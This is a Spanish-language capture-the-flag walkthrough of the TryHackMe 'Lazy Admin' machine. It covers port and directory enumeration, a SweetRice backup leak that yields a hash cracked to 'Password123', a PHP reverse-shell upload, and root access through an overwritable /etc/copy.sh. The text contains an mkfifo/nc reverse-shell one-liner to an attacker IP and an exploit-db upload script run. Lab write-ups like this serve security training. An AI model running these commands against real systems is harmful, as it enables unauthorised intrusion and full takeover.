# **Lazy Admin**



27/11/2021

### **Enumeration**

#### **Whatweb**

#### whatweb 10.10.250.254

http://10.10.185.216 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.185.216], Title[Apache2 Ubuntu Default Page: It works]

# WhichSystem.py

### mediante el tty, sabemos que es una maquina Linux

whichSystem.py 10.10.250.254

10.10.185.216 (ttl -> 61): Linux

# nmap

sudo nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.250.254

22/tcp open ssh syn-ack ttl 61 80/tcp open http syn-ack ttl 61

### descubrimos dos puertos

lanzaremos scripts basicos de reconocimiento y detectar la version

# sudo nmap -sC -sV -p22,80 10.10.250.254

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

ssh-hostkey:

- 2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
- 256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
- \_\_ 256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

- $|\_$ http-title: Apache2 Ubuntu Default Page: It works
- |\_http-server-header: Apache/2.4.18 (Ubuntu)

# ademas de esto lanzaremos un reconocimiento de vulnerabilidades

sudo nmap --script=vuln -p21,80,2222 10.10.250.254

PORT STATE SERVICE

2/tcp open ssh 80/tcp open http | http-slowloris-check: VULNERABLE: Slowloris DOS attack State: LIKELY VULNERABLE IDs: CVE:CVE-2007-6750 Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service. Disclosure date: 2009-09-17 References: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750 http://ha.ckers.org/slowloris/ |\_http-dombased-xss: Couldn't find any DOM based XSS. \_\_ /content/: Potentially interesting folder \_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

## no encontramos alguna vulnerabilidad

\_http-csrf: Couldn't find any CSRF vulnerabilities.

#### Gobuster

buscamos directorios

gobuster dir -u http://10.10.250.254 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,js,css,py

/index.html /content

buscamos mas a fondo con gobuster

gobuster dir -u http://10.10.250.254/content/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,js,css,py

tenemos varios folders interesantes nos vamos a descargas para que que podemos descargar http://10.10.232.7/content/

#### SweetRice notice

Welcome to SweetRice - Thank your for install SweetRice as your website management system.

#### This site is building now, please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting and uncheck the checkbox "Site close" to open your website.

More help at Tip for Basic CMS SweetRice installed

Powered by Basic-CMS.ORG SweetRice.

buscamos el sploit de la pagina encontrada tenemos dos archivo

### searchsploit 'SweetRice'

Exploit Title	Path
SweetRice 0.5.3 - Remote File Inclusion	php/webapps/10246.txt
SweetRice 0.6.7 - Multiple Vulnerabilities	php/webapps/15413.txt
SweetRice 1.5.1 - Arbitrary File Download	php/webapps/40698.py
SweetRice 1.5.1 - Arbitrary File Upload	php/webapps/40716.py
SweetRice 1.5.1 - Backup Disclosure	php/webapps/40718.txt
SweetRice 1.5.1 - Cross-Site Request Forgery	php/webapps/40692.html
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution	php/webapps/40700.html
SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload	php/webapps/14184.txt

Shellcodes: No Results

#### nos enfocamos en Bakup Disclosure

Proof of Concept :

You can access to all mysql backup and download them from this directory. http://localhost/inc/mysql\_backup

donde accedemos para descargar todos los backups mysql

http://10.10.250.254/content/inc/mysql\_backup/

# Index of /content/inc/mysql\_backup



descargamos el archivo y lo abrimos

14 => 'INSERT INTO `%-%\_options` VALUES(\'1\',\'global\_setting\',\'a:17:{s:4:\\"name\\";s:25:\\"Lazy Admin's Website\\";s:6:\\"author\\";s:10:\\"Lazy Admin\\";s:5:\\"title\\";s:5:\\"itle\\";s:6:\\"amme\\";s:5:\\"lazy Admin\\";s:5:\\"admin\\";s:5:\\"

#### Encontramos un supues passwd

passwd:42f749ade7f9e195bf475f37a44cafcb

hash-identifier 42f749ade7f9e195bf475f37a44cafcb

john --format=RAW-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

john --show --format=Raw-MD5 hash.txt ?:Password123

#### dirbuster

buscamos mas a fondo dirb http://10.10.250.254/content/

#### encontramos los siguientes directorios

==> DIRECTORY: http://10.10.250.254/content/\_themes/

==> DIRECTORY: http://10.10.250.254/content/as/

==> DIRECTORY: http://10.10.250.254/content/attachment/


==> DIRECTORY: http://10.10.201.238/content/inc/

# nos interesa el directorio as ingresamos

http://10.10.250.254/content/as/



y es el panel admin ingresamos con las credenciales obtenidas manager Password123



y obtenemos acceso al panel nos intera el apartado de Ads, donde podemos cargar un archivo ingresamis a /content/inc/ads http://10.10.250.254/content/inc/ads/ y vemos que nuestro payload se cargo


ponemos en escucha nuestra maquina

sudo nc -lvnp 443

y obtenemos acceso a la maquina

### Obteniendo acceso a usuario normal

ejecutamos el payload en la ruta http://10.10.250.254/content/inc/ads/ y tenemos exito



cat user.txt cat user.txt

obetenemos la bandera THM{63e5bce9271952aad1113b6f1ac28a07}

# **Explotation**

### ahora buscamos algun tipo de escalada de privilegios

sudo -l

Matching Defaults entries for www-data on THM-Chal: env\_reset, mail\_badpass,

 $secure\_path=/usr/local/sbin \\:/usr/sbin \\:/usr/sbin \\:/usr/sbin \\:/sbin \\:/sbin \\:/sbin \\:/snap/bin$ 

User www-data may run the following commands on THM-Chal: (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl

Vemos que ejecuta un archivo /home/itguy/backup.pl

# cat /home/itguy/backup.pl

#!/usr/bin/perl

system("sh", "/etc/copy.sh");

vemos que realiza el archivo copy.sh

cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <TURNO> 5554 >/tmp/f

y vemos que se puede sobreescribir y entablamos una reverse shell nano /etc/copy.sh

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.6.96.73 53 >/tmp/f

#### Obteniendo acceso a usuario root

ejecutamos sudo /usr/bin/perl /home/itguy/backup.pl

whoami

root

cd root

ls

root.txt cat root.txt

obetenemos la bandera

THM{6637f41d0177b6f37cb20d775124699f}

# explotacion por medio de searchexploit

#### searchsploit 'SweetRice'

Exploit Title | Path SweetRice 0.5.3 - Remote File Inclusion SweetRice 0.6.7 - Multiple Vulnerabilities SweetRice 1.5.1 - Arbitrary File Download | php/webapps/10246.txt | php/webapps/15413.txt | php/webapps/40698.py SweetRice 1.5.1 - Arbitrary File Upload SweetRice 1.5.1 - Backup Disclosure php/webapps/40716.py hp/webapps/40718.txt SweetRice 1.5.1 - Cross-Site Request Forgery
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution
SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload | php/webapps/40692.html | php/webapps/40700.html | php/webapps/14184.txt

### searchsploit -m php/webapps/40716.py mv 40716.py exploit2.txt

#### python3 exploit2.py

Enter The Target URL(Example : localhost.com) : 10.10.7.138/content Enter Username : manager Enter Password: Password123 Enter FileName (Example:.htaccess,shell.php5,index.html) : sss.php5 [+] Sending User&Pass... [+] Login Succssfully... [+] File Uploaded... [+] URL: http://10.10.7.138/content/attachment/sss.php5

nos vamos a la direcciones y vemos que se subio con exito el script

http://10.10.7.138/content/attachment/sss.php5

":D"

con esto comprobamos que se puede subir un reverse shell

volvemos a ejecutar el exploit

python3 exploit2.py
Enter The Target URL(Example : localhost.com) : 10.10.7.138/content Enter Username: manager Enter Disername : manager Enter Password : Password123 Enter FileName (Example:.htaccess,shell.php5,index.html) : reverse\_shell.php5 [+] Sending User&Pass... [+] Login Successfully...
[+] File Uploaded...
[+] URL: http://10.10.7.138/content/attachment/reverse\_shell.php5

y vemos que se cargo exitosamente

#### Index of /content/attachment



Apache/2.4.18 (Ubuntu) Server at 10.10.7.138 Port 80